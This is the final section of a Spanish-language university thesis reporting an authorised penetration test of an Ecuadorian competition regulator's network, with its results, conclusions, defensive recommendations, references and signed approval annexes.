Para las pruebas de hacking ético se procedió a un escaneo completo de la red, luego de haber identificado equipos, servicios y aplicaciones. Luego de haber identificado los elementos de la infraestructura, se procedió con la enumeración de vulnerabilidades de los equipos antes identificados. Para realizar las actividades de ataque se asignó un equipo dentro de la red, mismas actividades que se utilizó como referente la lista OWASP TOP 10, utilizando varias herramientas de hacking las cuales son de carácter público y de fácil acceso se procedió a vulnerar los filtros de acceso y se tomó el control del mismo.

El servidor con IP 192.168.10.96 fue *hackeado*, cumpliendo con el objetivo propuesto al inicio del proyecto. El equipo tiene en ejecución servicios de base de datos, hospedaje de páginas web y aulas virtuales.

La vulnerabilidad encontrada corresponde según OWASP y su listado TOP 10 a la "Pérdida de autenticación y gestión de sesiones".

Las vulnerabilidades que son relacionadas con pérdida de autenticación son muy peligrosas en especial de las aplicaciones WEB, ya que permiten a un atacante suplantar la información de un determinado usuario, pudiendo llegar a obtener una cuenta de administración que le permita sabotear los controles de autorización y registro de la aplicación. Esta situación podría ocasionar un acceso no autorizado a cualquier tipo de información que se encuentre almacenada en el servidor o los servicios que han sido comprometidos.

CONCLUSIONES

Se concluye del presente proyecto que el uso de una metodología de penetración organizada y confiable como la utilizada sobre la infraestructura tecnológica de la Superintendencia de Control del Poder del Mercado brinda excelentes resultados.

OSWASP como metodología de penetración sobre las aplicaciones brindo tanto herramientas como una cronología de ejecución en actividades. Por lo tanto, una adecuada formación por parte del auditor referente a la metodología citada garantizará la transparencia del proyecto y los resultados al concluir las pruebas de penetración.

Dentro de la etapa de reconocimiento constituida como la más importante para determinar cuanta información institucional estuvo expuesta al público, los datos recabados consto de nombres y correos de funcionarios, dirección de domicilio de la institución, tipos de sistemas operativos, aplicaciones. Esta etapa se la realizo completamente en forma de caja negra. Por cuanto se concluye que cualquier persona con conocimientos básicos de reconocimiento lo puede realizar. Con toda la información recolectada el auditor pudo tener más claro el panorama de la institución tanto en el ámbito tecnológico como en el servicio que presta a la ciudadanía.

La clasificación y análisis de datos recabados en la etapa de enumeración dio la oportunidad de encontrar posibles vulnerabilidades y a la vez identificar objetivos críticos dentro de servidores y aplicaciones que pudieran servir al auditor para obtener control sobre el activo tecnológico de la institución.

La fase de ataque permitió comprobar las vulnerabilidades halladas sobre los diferentes sistemas, teniendo como objetivo primordial la toma de control del activo y escalar privilegios.

En esta fase no solo se utilizaron herramientas propias para la explotación de vulnerabilidades, sino que a la par se utilizó el conocimiento sobre desarrollo de software, manejadores de contenido, servidores web propios del auditor.

Cabe recalcar que todo sistema o activo tecnológico siempre tendrá un grado de vulnerabilidad, por lo cual no se puede ejecutar una solución completa en pro de tener un sistema invulnerable. Esto debido a que toda aplicación o todo sistema es creado o manejado por los seres humanos, siendo la persona el eslabón más débil de la cadena de seguridad.

El informe se lo redacto de forma adecuada y con información precisa. El informe final será un documento confidencial entregado a la Superintendencia de Poder del Control de Mercado.

RECOMENDACIONES

- Para actividades hacking ético o pruebas de penetración se recomienda hacer uso de metodologías formales y probadas dependiendo el activo tecnológico al que se desea evaluar.

- La realización de pruebas de penetración periódicas guiadas son actividades propias de la institución y cumplen con las buenas prácticas de seguridad institucional. Estas pruebas pueden ser realizadas por funcionarios. No siempre deben de ser realizados por auditores, facilitando así por tiempo y económicamente la realización de las pruebas.

- Unas correctas pruebas de penetración son basadas en un trabajo totalmente confidencial, enmarcado en las políticas de seguridad de la institución. Asegurado por un acuerdo de confidencialidad firmado al inicio del proyecto.

- Se recomienda capacitar a los funcionarios en temas de seguridad, ingeniería social. Así como también en una correcta socialización de las políticas y procedimientos de seguridad. Todo esto generará un ambiente laboral que minimiza las vulnerabilidades y con toma de acciones rápidas frente a posibles ataques.

- Los activos tecnológicos que contengan información sensible deben de tener acceso restringido en especial de usuarios normales y de visitantes. Esto se puede lograr implementando hardware, software y dentro de la red informática aplicando subredes con sus políticas bien definidas. Todo esto para lograr evitar la intromisión de personal no autorizado sobre la información.

- Los servidores luego de ser preparados con la instalación del sistema operativo, aplicaciones necesarias, base de datos. Se debe de pasar el servidor por un proceso de Aseguramiento de la Calidad. Buscando que el servidor se encuentre en perfectas condiciones, especialmente actualizado a las últimas versiones del diferente software.

- Trabajar de la mano con las autoridades de la institución en temas de evaluación de sistemas, procedimientos e implementación de seguridad. Ya que cualquier vulnerabilidad explotada va en detrimento de la imagen institucional.

- El auditor debe de tener una capacitación continua, ya que las vulnerabilidades, así como el avance tecnológico no se detiene.

LISTA DE REFERENCIAS

Amortegui, D. (s.f.). *Asociación Colombiana de Ingenieros en Sistemas*. Obtenido de www.acis.org.co/fileadmin/Revista_119/Informe_Diego_Amortegui.pdf

Asamblea General de las Naciones Unidas. (10 de 12 de 1948). *LA DECLARACIÓN UNIVERSAL DE LOS DERECHOS HUMANOS.*

Asamblea Nacional. (29 de 09 de 2011). *Ley Orgánica de regulación y control del poder de mercado.* Obtenido de http://www.planificacion.gob.ec/wp-content/uploads/downloads/2012/10/Ley-Organica.pdf

Assange, J. (10 de abril de 2014). *Flujos de información y poder.* Obtenido de http://alainet.org/active/72918

Astudillo, K. (2013). *Hacking Ético 101*.

Astudillo, K. (2014). *Hacking Ético 101*.

Bedón, J. L. (08 de julio de 2014). *CAMBIO DE "MATRIX COGNITIVA" ¿EMANCIPACIÓN O SOMETIMIENTO?* Obtenido de http://lalineadefuego.info/2014/07/23/cambio-de-matrix-cognitiva-emancipacion-o-sometimiento-jose-luis-bedon/

Bell, D. (1973). *The Coming of the post-industrial Society.* Alianza Editorial.

Cerda Gómez, J. (21 de Junio de 2007). *Acción del movimiento de trabajadores*. Obtenido de http://www.acmoti.com/El%20Trabajo%20Humano.%20Jose%20Gomez%20Cerda.htm

Czumak, M. (5 de February de 2014). *Security Sift.* Obtenido de http://www.securitysift.com/passive-reconnaissance/

Davenport, T., & Prusak, L. (1998). *Working Knowledge: How organizations Manage What they Know.* Boston: Boston, Massachusetts: Harvard Business School.

De Borja, F. (24 de Abril de 2012). *cloudtweaks*. Obtenido de http://cloudtweaks.com/2012/04/how-important-is-ethical-hacking-for-enterprise-security-architecture/

ECUADOR, R. D. (2008). *CONSTITUCION DE LA REPUBLICA DEL ECUADOR.*

Erb, M. (s.f.). *Gestión de Riesgo en la Seguridad Informática*. Obtenido de https://protejete.wordpress.com/

Gobierno de España, M. d. (Marzo de 2012). *OBSERVATORIO TECNOLOGICO*. Obtenido de ecursostic.educacion.es/observatorio/web/en/software/software-general/1040-introduccion-a-la-seguridad-informatica?showall=1

Graves, K. (2010). *CEH certified ethical hacker : study guide.* Indianapolis.

Héctor , J., & Pacheco, F. (2013). Ethical Hacking 2.0. *USERS.*

iso27000. (s.f.). *iso27000.es.* Obtenido de http://www.iso27000.es/download/doc_sgsi_all.pdf

Lévy, P. (2004). *INTELIGENCIA COLECTIVA por una antropología del ciberespacio.* Washington DC.

Linares Salgado, J. E. (s.f.). *academia.edu*. Obtenido de Problemas éticos en torno a la sociedad del conocimiento: https://www.academia.edu/592565/Problemas_%C3%A9ticos_de_la_sociedad_del_conocimiento

Manaras, A. (2012). *Personal Blog*. Obtenido de https://antmanaras.wordpress.com/2012/12/30/tutorial-scan-a-wordpress-website-with-wpscan-part-1-basic-scan/

MERCADO, S. D. (2012). *ESTATUTO POR PROCESOS SUPERINTENDENCIA.* Obtenido de scpm.gob.ec: http://www.scpm.gob.ec/wp-content/uploads/2013/03/esatuto-por-procesos-superintendencia.pdf

Mercado, Superintendencia de Control del Poder del. (9 de 07 de 2015). *Resolución No. SCPM-DS-046-2015.*

Middleton, M. (1999). *El profesional de la información.* Obtenido de http://www.elprofesionaldelainformacion.com/contenidos/1999/mayo/de_la_gestin_de_la_informacin_a_la_gestin_del_conocimiento_perspectivas_sobre_el_desarrollo.html

Monteagudo, D. (24 de 3 de 2010). Obtenido de http://www.securityartwork.es/2010/03/24/owasp-top-10-iii-perdida-de-autenticacion-y-gestion-de-sesiones/

Normalización, I. E. (2011). *Norma Técnica Ecuatoriana NTE INEN - ISO/IEC 27001:2011, número de referencia ISO/IEC 27001:2005.* Quito.

ORACLE. (2013). Obtenido de http://www.tutorialspoint.com/java/lang/process_getinputstream.htm

OWASP. (2008). *OWASP_Testing_Guide_v3_spanish.*

OWASP. (2013). *OWASP Top Ten Project*. Obtenido de https://www.owasp.org/index.php/Top_10

OWASP Mantra - Security Framework. (s.f.). Obtenido de https://www.owasp.org/index.php/OWASP_Mantra_-_Security_Framework

Paillacho, P. (2016).

SCPM-DS-070-2014. (2015). *SCPM-DS-070-2014*. Obtenido de http://www.scpm.gob.ec/wp-content/uploads/2015/09/Organigrama-21-09-2015.pdf

Secretaría de Educación Superior Ciencia, T. e. (05 de Junio de 2015). *Educacion Superior*. Obtenido de http://www.educacionsuperior.gob.ec/entrega-ciudadana-del-codigo-ingenios-a-la-asamblea/

Secretaría de Educación Superior, C. T. (09 de Junio de 2015). *educacionsuperior*. Obtenido de http://www.educacionsuperior.gob.ec/los-once-principios-de-ingenios/

Security List Network. (15 de 12 de 2015). Obtenido de http://seclist.us/sublist3r-v0-1-released-fast-subdomains-enumeration-tool-for-penetration-testers.html

SENPLADES. (2012). *Matriz Productiva*. Obtenido de http://www.planificacion.gob.ec/wp-content/uploads/downloads/2013/01/matriz_productiva_WEBtodo.pdf

SENPLADES. (2012). *PLANIFICACION.GOB.EC*. Obtenido de http://www.planificacion.gob.ec/wp-content/uploads/downloads/2013/01/matriz_productiva_WEBtodo.pdf

Sinnexus. (s.f.). Obtenido de http://www.sinnexus.com/business_intelligence/piramide_negocio.aspx

Software Assurance Maturity, M. (s.f.). *OPENSAMM*. Obtenido de www.opensamm.org/downloads/SAMM-1.0-es_MX.pdf

Sophos. (2014). *Sophos*. Obtenido de https://www.sophos.com/es-es/threat-center/threat-monitoring/threat-prevalence-definition.aspx

Superintendencia de Control del Poder de Mercado. (2016). *Superintendencia de Control del Poder de Mercado*. Obtenido de http://www.scpm.gob.ec/scpm-espaniol/

tenatable. (2014). *Guía de Instalación.* Obtenido de http://static.tenable.com/documentation/nessus_4.4_installation_guide.pdf

Tibbs, H. (2013). *he Global Cyber Game. The Defence Academy Cyber Inquiry Report.* Defence Academy of the United Kingdom.

Torres , J. (abril de 2014). *Cyber Security.* Obtenido de Flok Society: https://floksociety.co-ment.com/text/PLHbSri5bTq/history-version/t2756p5IVuL/


UNESCO. (2015). *Hacia las sociedades del conocimiento.* Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura. UNESCO. Obtenido de http//www.unesco.org/publications

ANEXOS

Anexo 1. Firma de entrega y aceptación

Se presenta las firmas del informe que fue presentado en a la Superintendencia de Control del Poder de Mercado.

Firma de entrega y aceptación



FIRMAS

Elaborado por.-
Paúl Paillacho
Estudiante
UNIVERSIDAD POLITÉCNICA SALESIANA

Aprobado por.-
César Jácome Mármol
DIRECCIÓN DE GESTIÓN TECNOLÓGICA

Revisado por.-
Ing. Arnaldo Silva
EXPERTO DE INFRAESTRUCTURA TECNOLÓGICA Y COMUNICACIONES

Revisado por.-
Ing. Gonzalo Moncayo
DIRECTOR DE LA DIRECCIÓN DE INFRAESTRUCTURA TECNOLÓGICA Y COMUNICACIONES

Figura 39 Firma de entrega y aceptación del informe presentado a la Superintendencia de Control de Poder de Mercado

Elaborado por: Paúl Paillacho